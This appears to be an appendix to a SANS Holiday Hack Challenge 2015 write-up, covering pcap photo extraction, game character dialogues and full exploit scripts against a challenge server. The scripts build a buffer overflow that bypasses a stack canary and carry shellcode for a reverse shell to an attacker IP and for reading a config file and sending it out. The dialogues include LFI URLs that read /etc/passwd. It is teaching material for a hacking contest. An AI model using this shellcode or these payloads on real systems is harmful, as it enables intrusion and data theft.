        return p-table;
    } else {
        return 0;
    }
}

int UnBase64 ( unsigned char *dest, const unsigned char *src, int srclen )
{
    *dest = 0;
    if ( *src == 0 )
        return 0;
    unsigned char *p = dest;
    do
    {
        char a = value(src[0]);
        char b = value(src[1]);
        char c = value(src[2]);
        char d = value(src[3]);
        *p++ = (a << 2) | (b >> 4);
        *p++ = (b << 4) | (c >> 2);
        *p++ = (c << 6) | d;
        if ( !isbase64(src[1]) )
        {
            p -= 2;
            break;
        }
        else if(!isbase64(src[2]))
        {
            p -= 2;
            break;
        }
        else if(!isbase64(src[3]))
        {
            p--;
            break;
        }
        src += 4;
        while(*src && (*src == 13 || *src == 10)) src++;
    } while ( srclen-= 4 );
    *p = 0;
    return p-dest;
}

int _tmain(int argc, _TCHAR* argv[])
{
    unsigned char buffer[65000];
    FILE *handle;
    FILE *handle1;
```

```
int iNumPaquet=0;
struct pcap_pkthdr header;
struct pcap_file_header headerFile;
int iTailleFichierDest=0;
unsigned char *lpBuffer=NULL;
unsigned char *lpBufferDest = NULL;
int lg;

handle = fopen ( "capture.pcap", "rb" );
handle1 = fopen ( "snapshot_CURRENT.jpg", "wb" );

// Picture file begin at packet 877

// Read the header
fread ( &headerFile, sizeof(struct pcap_file_header), 1, handle);

// Going to packet 876
while ( fread ( &header, sizeof(struct pcap_pkthdr), 1, handle) == 1 && iNumPaquet<875 )
{
    fread ( buffer, header.caplen, 1, handle );
    iNumPaquet ++;
}
fread ( buffer, header.caplen, 1, handle );

// Ok, now reading the real responses included packet 1405
while ( fread ( &header, sizeof(struct pcap_pkthdr), 1, handle) == 1 && iNumPaquet<1405)
{
    data *lpData;

    fread ( buffer, header.caplen, 1, handle );

    /* Deal with the read packet */
    lpData = (data *) buffer;
    if ( lpData->ip.protocol == 0x11 && lpData->dns.transactionID==0x3713 ) // UDP &&
transactionID DNS == 1337
    {
        unsigned char bufferDest[65000];

        // get data DNS answer
        lg = UnBase64 ( bufferDest, (const unsigned char *) &(lpData->dns.data[1]), lpData-
>dns.data[0] );
        fwrite ( bufferDest+5, lg-5, 1, handle1 );
    }
    iNumPaquet ++;
}

fclose ( handle );
fclose ( handle1 );

return 0;
}
```

First payload with infinite loop

```
import socket
import sys
import time
import timeit

HOST = '54.233.105.81' # SG-05
PORT = 4242

# ----- Payload parts to be assembled below -----

# First part of payload, will be before canary, saved EBP and return address
payload1 = b"\x90"*104

# Then we will put canary, placeholder for saved EBP and return Address refering 'jmp esp' opcodes
canary = b"\xe4\xff\xff\xe4"
saved_EBP = b"\x90\x90\x90\x90"
returnAddress = b"\x6b\x93\x04\x08"

# Second part of payload, which in fact will be the first (and only one in this case) to be executed.
# Will stand in memory after canary, saved EBP and return address
# Is just a 'jmp $' to test blind time execution
payload2 = b"\xeb\xfe"
```



```
#payload2 = b"\x0f\x0b"

# ----- Code to send payload -----

# Open socket
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
try:
    s.connect ( (HOST, PORT) )
    start_time = timeit.default_timer()
except:
    print "connect() error !"
    sys.exit(1)

# Read menu
received = ""
while "Check logged in users" not in received :
    received = received + s.recv ( 1024 )
print received

# Send 'X' command
s.sendall ( 'X' )
print "==> 'X' command sent"

# Wait for answer...
received = ""
while "This function is protected!" not in received :
    received = received + s.recv(1024)
print received

# Send payload
padding = b"A"* (200-len(payload1)-len(canary)-len(saved_EBP)-len(returnAddress)-len(payload2))
s.sendall ( payload1+canary+saved_EBP+returnAddress+payload2+padding )
print "payload sent\nwaiting for server closing socket"

# Normally there would be no answer to the payload, you have to launch "nc -l -p -v 5336"
# to interact with the remote shell
received = ""
while 1:
    data = s.recv(1024)
    if not data:
        break
    print data

duration = timeit.default_timer() - start_time
print "Duration: {} - Received : [{}]".format(duration, received)

s.close()
sys.exit(0)
```

Second payload with reverse shellcode

```
import socket
import sys
from struct import *

# server side
HOST = '54.233.105.81' # SG-05
PORT = 4242
# client side
LOCAL_HOST = '123.45.67.89' # <----- Put your IP address there !
LOCAL_PORT = 5336

# ----- Payload parts to be assembled below -----
# First part of payload, will be before canary, saved EBP and return address
payload1 = b"\x90"*104

# Then we will put canary, placeholder for saved EBP and return Address referring 'jmp esp' opcodes
canary = b"\xe4\xff\xff\xe4"
saved_EBP = b"\x90\x90\x90\x90"
returnAddress = b"\x6b\x93\x04\x08"

# First part of shellcode : open a socket
tmp=LOCAL_HOST.split('.')
lAddr=pack('!BBBB',int(tmp[0]),int(tmp[1]),int(tmp[2]),int(tmp[3]))
lPort=pack('!H',LOCAL_PORT)
```

```
create_socket_code =
b"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68"+lAddr+"\x66\x68"+
lPort+b"\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80"

# Second part of shellcode : redirects stdin, stdout & stderr
redirections_code = b"\x6a\x02\x59\x87\xd3\xb0\x3f\xcd\x80\x49\x79\xf9"

# Third part of shellcode : launch /bin/sh
launch_sh_code= b"\xb0\x0b\x41\x89\xca\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

# Second part of payload, which in fact will be the first (and only one in this case) to be executed.
# Will stand in memory after canary, saved EBP and return address
payload2 = create_socket_code+redirections_code+launch_sh_code

# ----- Code to send payload -----
# Open socket
s=socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
try:
    s.connect ( (HOST, PORT) )
except:
    print "connect() error !"
    sys.exit(1)

# Read menu
received = ""
while "Check logged in users" not in received :
    received = received + s.recv ( 1024 )
print received

# Send 'X' command
s.sendall ( 'X' )
print "==> 'X' command sent"

# Wait for answer...
received = ""
while "This function is protected!" not in received :
    received = received + s.recv(1024)
print received

# Send payload
padding = b"A"* (200-len(payload1)-len(canary)-len(saved_EBP)-len(returnAddress)-len(payload2))
s.sendall ( payload1+canary+saved_EBP+returnAddress+payload2+padding )
print "payload sent\nwaiting for server closing socket"

# Normally there would be no answer to the payload, you have to launch "nc -l -p -v 5336"
# to interact with the remote shell
received = ""
while 1:
    data = s.recv(1024)
    if not data:
        break
    print data

s.close()
sys.exit(0)
```

A more complicated payload

As explained in the main story, once I had sent my reverse shellcode payload, I saw that I can't access to all server files and thank that it was a last trick from Counterhack team (in fact I was accessing to my own computer like I forgot to witch servers addresses). So in order to avoid to call `/bin/sh` I start to write some assembly code to read a file and send it's content via the opened socket. I tried the `sys_sendfile` API, but it seemed that it doesn't work. So I came back with a good old `read` and `write`.

Welcome back in the early times of writing assembly mnemonics on paper, assemble it manually with opcode tables and try to survive to the nightmare of computing your two complement codes without error...

...ok, in fact, I wrote mnemonics with Notepad++, assemble it with this wonderful [online x86/x64 assembler](#) and compute my two's complement codes with [this handy calculator](#) and a little help of

Windows calc. Oh, in case you have to refresh your memories about short relative jumps, you can read [this excellent source](#). May be it will be usefull.

So, here is the code (for example to read `/gnome/www/files/gnome.conf` file) :

```
;
; Here we have the opening socket code which is not reproduced. Please refer
; to the main page for it.
;

89 d5          mov     ebp,edx      ; save socket file descriptor

; -----
; Open file
; fd = open ( "/gnome/www/files/gnome.conf", O_RDONLY );
; 51 bytes
6a 05          push    5
58             pop     eax          ; syscall : open
68 6f 6e 66 00 push    00666E6Fh        ; " fno" -> "onf\0"
68 6d 65 2e 63 push    632E656Dh        ; "c.em" -> "me.c"
68 2f 67 6e 6f push    6F6E672Fh        ; "ong/" -> "/gno"
68 69 6c 65 73 push    73656C69h        ; "seli" -> "iles"
68 77 77 2f 66 push    662F7777h        ; "f/ww" -> "ww/f"
68 6d 65 2f 77 push    772F656Dh        ; "w/em" -> "me/w"
68 2f 67 6e 6f push    6F6E672Fh        ; "ong/" -> "/gno"
89 e3          mov     ebx,esp      ; EBX refers filename
31 c9          xor     ecx,ecx      ; O_RDONLY
31 d2          xor     edx,edx      ; no
cd 80          int     80h          ; kernel call
89 c7          mov     edi,eax      ; edi = file descriptor
83 c4 1c       add     esp,0x1C     ; clean the stack

; -----
; Read file. We can ask to read a lot of bytes, read() will stop at
; the end of the file.
; c = read ( fd, buffer, 0x20000 )
; 20 bytes
6a 03          push    3
58             pop     eax          ; read function
89 fb          mov     ebx,edi      ; file descriptor
81 ec 50 01 00 00 sub     esp,20000h        ; create a buffer in the stack
89 e1          mov     ecx,esp
ba 50 01 00 00 mov     edx,20000h      ;
cd 80          int     80h          ; kernel call

; -----
; Send to socket
; write ( fdSocket, buffer, c )
; 17 bytes
89 c2          mov     edx,eax      ; EDX = number of bytes to write
6a 04          push    4
58             pop     eax          ; write function
89 eb          mov     ebx,ebp
89 e1          mov     ecx,esp
cd 80          int     80h
81 c4 50 01 00 00 add     esp,20000h      ; clean the stack
```

It's quick and dirty : no error control, no cleanup at the end... not to use at school. But it probably works.

There is a single problem : we have 84 bytes for our code where ESP refers, and this code is much longer. We can try to optimize it, again like at the time we played with the famous [zx81](#) (one kb of ram, think of it !). But it probably won't be enough. So it will be a better idea to use the extra 100 bytes offered by the buffer before the stack frame and organize our payload as follows :

(lower memory addresses)	
Normal stack configuration	After our buffer overflow
Space for the temporary variables created by the compiler to call functions from <code>sgstatd()</code>	Will be used for our variables and memory buffers
char <code>bin[100]</code> local variable 100 (or 0x64) bytes long	<code>part_two:</code> second part of our code + end of file opening + file reading + send buffer through socket
??? 4 bytes lost ???	
Canary = 0xE4FFFE4	Canary = 0xE4FFFE4
EBP saved on <code>sgstatd()</code> entry	Unused junk value
Return address = 0x080492F4	Return address = 0x0804936B
fd parameter of <code>sgstatd()</code> function	84 bytes available First part of our code <code>jmp code</code> <code>go_back:</code> <code>jmp part_two</code> <code>code:</code> + creating and opening socket + file opening (part 1) <code>jmp go_back</code>
Other values store in stack	
(higher memory addresses)	


We have to jump from the end of the first part of our payload to the start of the second part with two hops because we don't know the stack location and choose to use relative jumps, which are limited to 127 bytes backward.

This worked... until the stack smashed the second part of the code !

Remember where ESP refers ? Yes, at the beginning of our first part of code... So when our code executes, the stack grows toward the low memory addresses and smashes our code :

(lower memory addresses)

While executing our payload

We have to move `ESP` to a safer zone :

(lower memory addresses)

Final organization of our payload

Will be used for our variables and memory buffers in the stack		
part_two: second part of our code + end of file opening + file reading + send buffer through socket	<-- 0	<-- ESP after we modify it
Canary = 0xE4FFFE4	<-- +104	
Unused junk value		
Return address = 0x0804936B	<-- +112	
84 bytes available First part of our code sub esp,120 jmp code go_back: jmp part_two code: + creating and opening socket + file opening (part 1) jmp go_back	<-- +116	<-- ESP at the just before our code execution
	<-- +200	

(higher memory addresses)

Ok, now it works fine. You can check it with [this payload](#) (see below).

If we have to execute a more complicated piece of code, we could replace the opening reading and sending gnome.conf file by a piece of code which download the real piece to execute. In this manner, we won't be limited by our 200 bytes buffer. We let you this as an exercise ;-) !

Payload :

```
#
# See http://christophe.rieunier.name/securite/A_2015_SANS_Holiday_Hack_Challenge_Journey/journey.php
#

# Here is how our shellcode will be organized :
#
# Low memory addresses
# +-----+
# | Second part of shellcode(initially it's |
# | a 100 bytes buffer)                    |
# | shellcode2:                            |
# |                                         |
# |         Our second part shellcode      |
# |                                         |
# +-----+
# | Canary = 0xE4FFFE4                     |
# +-----+
# | Saved EBP - will be lost in the battle ! |
# +-----+
# | Return address : we will put the Canary |
# | one to jump to ESP like canary value is |
# | the opcode of JMP ESP.                  |
# +-----+
# | First part of shellcode. Execution will |
# | begin here. Like there is not enough    |
```



```
# | room for our code, we begin by a jmp $2 |
# | to skip the jmp to the second part of |
# | the shellcode (it's not possible to |
# | jump directly to the second part of |
# | shellcode like ASLR is on because we |
# | don't know where ESP will be, so we have |
# | to use a relative jump, which is limited |
# | to 0x7F bytes long). |
# | |
# | So here we have : |
# | |
# | entry_point : ;(ie ESP value) |
# | jmp shellcode1 |
# | gotoshellcode2: |
# | jmp shellcode2 |
# | shellcode1: |
# | <first part of the shellcode> |
# | jmp gotoshellcode2 |
# +-----+
# High memory addresses

import binascii
import socket
from struct import *
import sys
import time
import timeit

# server side
HOST = '54.233.105.81' # SG-05
PORT = 4242
# client side
LOCAL_HOST = '123.45.67.89' # <----- Put your IP address there !
LOCAL_PORT = 5336

# ----- Shellcode parts to be assembled below -----
code_for_shifting_stack = b"\x83\xec\x78" # sub esp,120d
code_for_opening_file_part2 =
b"\x68\x77\x77\x2f\x66\x68\x6d\x65\x2f\x77\x68\x2f\x67\x6e\x6f\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc
7"
code_lecture_fichier_conf =
b"\x31\xc0\xb0\x03\x89\xfb\x81\xec\x00\x10\x00\x00\x89\xe1\xba\x00\x10\x00\x00\xcd\x80"
code_for_writing_on_socket = b"\x89\xc2\xb8\x04\x00\x00\x00\x89\xeb\x89\xe1\xcd\x80"
code_jump_2 = b"\xeb\x02" # jump 2
code_jump_back_123 = b"\xeb\x85" # jump -123

# code for opening a socket back to you
tmp=LOCAL_HOST.split('.')
lAddr=pack('!BBBB',int(tmp[0]),int(tmp[1]),int(tmp[2]),int(tmp[3]))
lPort=pack('!H',LOCAL_PORT)
code_for_creating_scoket_in_edx =
b"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68"+lAddr+b"\x66\x68"
+lPort+b"\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80"

code_for_saving_edx_in_ebp = b"\x89\xdd"
code_for_opening_file_part1 =
b"\x31\xc0\xb0\x05\x68\x6f\x6e\x66\x00\x68\x6d\x65\x2e\x63\x68\x2f\x67\x6e\x6f\x68\x69\x6c\x65\x73"
code_for_jump_back_79 = b"\xeb\xb8" # jmp -82 = 0xb5 jmp -79 = 0xb8

# Second part of shellcode, will be before canary, saved EBP and return address
payload1 =
bytearray(code_for_opening_file_part2+code_lecture_fichier_conf+code_for_writing_on_socket+b"\x90"*(1
04-
(len(code_for_opening_file_part2)+len(code_lecture_fichier_conf)+len(code_for_writing_on_socket))))

# First part of shellcode. Will stand in memory after canary, saved EBP and return address
payload2 =
bytearray(code_for_shifting_stack+code_jump_2+code_jump_back_123+code_for_creating_scoket_in_edx+code_f
or_saving_edx_in_ebp+code_for_opening_file_part1+code_for_jump_back_79)
# -----

# Open socket
s =socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect ( (HOST, PORT) )

# Read menu
received = ""
while "Check logged in users" not in received :
```

```
received = received + s.recv ( 1024 )
print received

# Send 'X' command
print "> sendall('X')\"
s.sendall ( 'X' )

# Wait for answer...
received = ""
while "This function is protected!" not in received :
    received = received + s.recv(1024)
print received

# Send shellcode
canary = b"\xe4\xff\xff\xe4"
saved_EBP = b"\x90\x90\x90\x90"
returnAddress = b"\x6b\x93\x04\x08"
padding = bytearray(b"A"*(200-len(canary)-len(saved_EBP)-len(returnAddress)-len(payload1)))
s.sendall ( payload1+canary+saved_EBP+returnAddress+payload2+padding )
print "=> payload sent"

# Normally there would be no answer to the payload, you have to launch "nc -l -p -v 5336"
# to interact with the remote shell
received = ""
while 1:
    try:
        data = s.recv(1024)
        if not data:
            break
        print data
    except:
        s.close()
        break

sys.exit(0)
```

Conversations with characters of the Dosis neighborhood



The [Dosis neighborhood](#). You can click on the map to see a BIG one !

Characters

- [Brittany](#) Gives you the hot chocolate for Tim
- [Dan Pendolino](#) MongoDB & NoSQL injections
- [Ed Skoudis](#)

- [Jeff McJunkin](#) Firmware analysis & Command line kung fu
- [Jessica Dosis](#) Gives the firmware dump
- [Josh Dosis](#) Gives the packet capture
- [Josh Wright](#) LFI, SSJS LFI & MongoDB pillaging
- [Lynn Schifano](#) Welcomes you and Gives link to the office tour
- [Netwars player](#)
- [The Intern](#) the bad guy !!!
- [Tim Medin](#) SSJS and pcap exploration
- [Tom Hessman](#) Validates IP addresses to pown
- [Tom VanNorman](#) Fuzzing, reverse and bypass ASLR

Brittany

I left you a hot drink on the counter.

Dan Pendolino

Hi, I'm Dan Pendolino. I'm commonly asked, but I'm not the founder of the Shodan project.

==> **Give him the gift from Josh**

Josh had a gift for me? How thoughtful!

LOL

It's a gift certificate to the restaurant, stapled to my "volunteer pink slip".

It reads:

"Dan"

"Thank you for your work as a volunteer, at my restaurant."

"You're fired."

Followed by a big smiley face.


"Happy holidays, your friend, JoshW."

LOL, I'm sure we'll be talking about how we got JoshW to eat sushi fusion for a long time.

So, I have been working with NoSQL databases.

NoSQL is a data storage mechanism that uses a different data structure mechanism, making it faster than traditional relational databases for some applications.

For example, [MongoDB](#) is a popular NoSQL database. Instead of relational tables, it stores indexed JSON documents.



From a security perspective, MongoDB and other NoSQL databases are just vulnerable to injection attacks as classic relational databases.

One option for NoSQL injection is to manipulate the input JSON data before it is deserialized.

Deserializing is just taking the JSON and converting it into the internal programmatic variables it represents.

Check out Petko D. Petkov's [article on MongoDB injection](#).

You should also talk to Tim about Server Side Javascript injection attacks. He's doing a lot of that work lately.

Ed Skoudis

Ed Skoudis here. I'd like to personally welcome you to Holiday Hack Quest.

Our team here at Counter Hack has been working for months on building an exciting challenge for you.

I think this is our best one ever! Please dig and enjoy.

But, I gotta admit: we have one big problem. I brought aboard a new intern recently, and he's missing. We don't know where to find him.

As you work through the challenge, perhaps you can locate him. If you spot him, please let me know where he is. Good luck!

==> after meeting the Intern :

Wow, he was trying to plant a toy inside our data center? Great work tracking him down.

I can't understand why someone would put a weird toy in a data center. Sounds pretty sketchy to me.

Did you get to meet the other CHC staff in the meantime ?

I hope they were able to offer useful information.

We hope you enjoyed Holiday Hack Quest, and learned something useful along the way.

[...the end !]

Jeff McJunkin

Hi, I'm Jeff McJunkin.

I'd love to chat about firmware analysis with you, but I'm kind of busy with NetWars at the moment.

What I could really use is one of Jo-Mama's cookies.

Tom Hessman has unlimited access to those cookies, but I only get them rarely.


Do you think you could find me a delicious cookie ?

==> After giving him the cookie

Wow, thank you for bringing me one of Jo-Mama's cookies, this is incredible!

Yeah, let's chat about firmware analysis.

Firmware files often consist of header records and binary code, followed by one or more compressed images, squashed together into a single file.



The compressed portions of the firmware file can sometimes be decompressed to extract microcontroller code, **or even full embedded device file systems**.

[Binwalk](#) is a handy tool that searches through a given file using file signatures to identify and even extract the individual firmware components smushed together.

There is a great paper about using [Binwalk for firmware analysis](#) by Neil Jones.

Once you get the file system extracted, you'll have to go firmware spelunking: exploring the contents of the files or the decompressed file system for interesting artifacts and data.

If you're exploring file system data, Ed would be the guy to talk to about that. Serious [CLKF](#) skills.

That's Command Line Kung-Fu.

The Intern? He was supposed to help me run this NetWars Tournament. He was really interested in the Holiday Hack development efforts.

He and I spoke briefly about [Ready Player One](#). **He was really interested in the Konami code.**

Jessica Dosis

Hi, I'm Jess Dosis.

Josh mentioned that you've been helping figure out what's going on.

I took liberty of disassembling the Gnome and dumped the NAND storage using my Xeltek SuperPro 6100 to a file.

Can you extract a password from [this data dump](#)?

You should also chat with Jeff - he's the go-to guy for firmware analysis.

I think Jeff is teaching NetWars next door right you.

==> after typing the password 'SittingOnAShelf'

Wow, that's right.

Great work recovering that password! Amazing!

Sometimes all you need is just one foot in the door: a single password can go a long way to compromising a target.

Come to think of it, **you should sho Dan the password information.**

Interesting, it looks like the Gnome is using Node.js for web services.

Node.js is a recent platform that is getting a lot of attention. SSJS programming uses an event-driven non-blocking architecture.

Oh, SSJS is Server-Side JavaScript. Combined with NoSQL databases, it can scale and perform to much greater levels than traditional MVC architectures.

I know Dan and JoshW have been spending a lot of time working with SSJS and NoSQL, you should chat with them too.

This is powerful stuff, I'm going to keep digging here.

Josh Dosis

Hi, I'm Josh Dosis. Thanks for your help in analyzing the Gnome.

That Gnome is not what he seemed.

I've captured [Wifi traffic from the network the Gnome is on](#).

Can you tell me what text is being sent in the photo ?

I've been working on a [script to pull out the photo](#), but it's not working yet.

It looks like a JPG file might be in the capture file, but I don't see the JPG beginning-of-file marker 0xFFD8 in my script output file.

I heard that some of the people at Counter Hack have done this kind of analysis before too.

Check the park to the Southeast - Tim is the guy to talk to about packet capture analysis. Maybe he can offer some insight.

==> after giving him the picture watermark : "GnomeNET-NorthAmerica"

This is amazing. I wonder how far flung this operation is, if our Gnome is specific to North America?

Did you talk to Jessica yet? She has been tackling the hardware side of things.

If you need again, you can download the packet capture [here](#).

Josh Wright

Hi, I'm Josh Wright.

Oh my gosh, the candy cane helps get that awful sushi fusion taste from my mouth. Thank you.

Yeah, Jess is right, I have been spending a bunch of time looking at Node.js lately.

The platform takes some getting used to - it's radically different than the normal LAMP model.

For one, Node.js IS the web server, often using the [Express web framework](#). No separate Apache, NGINX or IIS process to attack.

By itself, the platform doesn't stop most traditional web attacks. It's still up to the developer to carefully process all input.

For example, Simon Bräver found a [Local File Include bug](#) in Yahoo!'s marketing-dam.yahoo.com site last year, and he got a \$2500 bug bounty for reporting it.

LFI attacks are particularly useful when combined with arbitrary file upload features as well.

The difficulty in LFI attacks is often figuring out what the code does when processing filenames. Sometimes it becomes necessary to manipulate your input string to satisfy a filename extension or other server requirement from the included file.

PHP LFI vulnerabilities could classically use NULL termination with `%00` to terminate a string and stop the server from processing any content appended to the end of the injected value. <http://target/vuln.php?id=2&pdf=/etc/passwd%00>

With SSJS LFI vulnerabilities, you need to figure out a different way to satisfy a directory or filename extension requirement, but still targeting the exact file you want to grab. **The %00 trick doesn't work with SSJS.**

Remember to experiment with directory traversal characters './' in your input string. <http://target/vulnid=2&pdf=/.pdf../../etc/passwd>

You should also check out the article I wrote recently about pillaging [MongoDB databases](#).

Oh hey, one more thing. Can you show Dan this gift I put together for him ?

The Intern? He struck me as a bitt off. I saw him hanging around the dumpster next to the hotel. Odd, that.

==> Now there is a gift there. Pick it up !

Lynn Schifano

Welcome to Holiday Hack Quest! My name is Lynn Schifano.

I work at Counter Hack iHQ. Have you seen the [office tour](#)?

I'll be your source for news and events. Check back often for more information.

Counter Hack staff are working in the general area.

If you talk to us, we'll share information about the tech we've been working on.

Not everyone is so forthcoming though.

You might have to coax them into talking along the way by providing them goodies you find scattered throughout the neighborhood.

Also, we're having trouble finding our intern. If you see him, let Ed know.

Netwars Player

I ... I'm not really sure what happened.

The guy next to me was fine one minute...

The next, he stood up, yelled "Have you SEEN level 4 yet?" and left.

I hope he comes back.

The Intern

I'm working here. Shouldn't you be doing something else right now?

==> After doing everything else

You've discovered me! Oh, and the Gnome here in my backpack... I'm caught red-handed.

You see, I'm a covert mission to plant Gnome inside the Counter Hack data center.

It's all part of an ATNAS Corporation nefarious plot, but I don't know all the details of the big plot.

My particular assignment was to plant this Gnome here so that ATNAS could monitor communications among the Counter Hack team and Holiday Hack participants.

That way, if any of you figure out the big plot, the senior leadership of ATNAS corporation would know.

You've foiled this part of the ATNAS plan, but the overall plot continues!

Tim Medin

Hi, I'm Tim Medin.

I've been searching for the Intern, but I forgot how cold it is this far North.

I live in Texas. We don't get winter snow like this.

LOL, fired from a volunteer position. Classic Dan.

So, yeah, SSJS injection attacks are pretty exciting.


Like classic injection attacks which allow you to run a local command on the target platform, SSJS injection attacks allow you to run arbitrary commands.

Unlike XSS which allows you to run Javascript on the victim's browser, **SSJS injection allows you to run arbitrary Javascript on the server.**


When a developer uses the Javascript `eval()` method without validating the input, it is vulnerable to SSJS injection.

Anytime you see a parameter that can be manipulated on a site using Node.js, replace it with Javascript that would produce a calculated value.

In this example using Burp Suite, the site expects a POST parameter called "age", which returns a calculated response.



If I change the POST value to '2+2' using URL encoding, the server interprets the value as 4. This indicates that the site is vulnerable to SSJS injection.



Check out Bryan Sullivan's paper [Server-Side Javascript Injection](#) and [SSJS Web Shell Injection](#) by @s1gnalcha0s.

The Intern? I still haven't found him. I did find Tom VanNorman though. He's working on some amazing stuff. You should talk to him too.

I could use something to warm me up. Can you find me something hot to drink?

==> Go at Brittiny's house, take the hot chocolate and bring it back to Tim.

Thank you for the hot chocolate, that hit the spot.

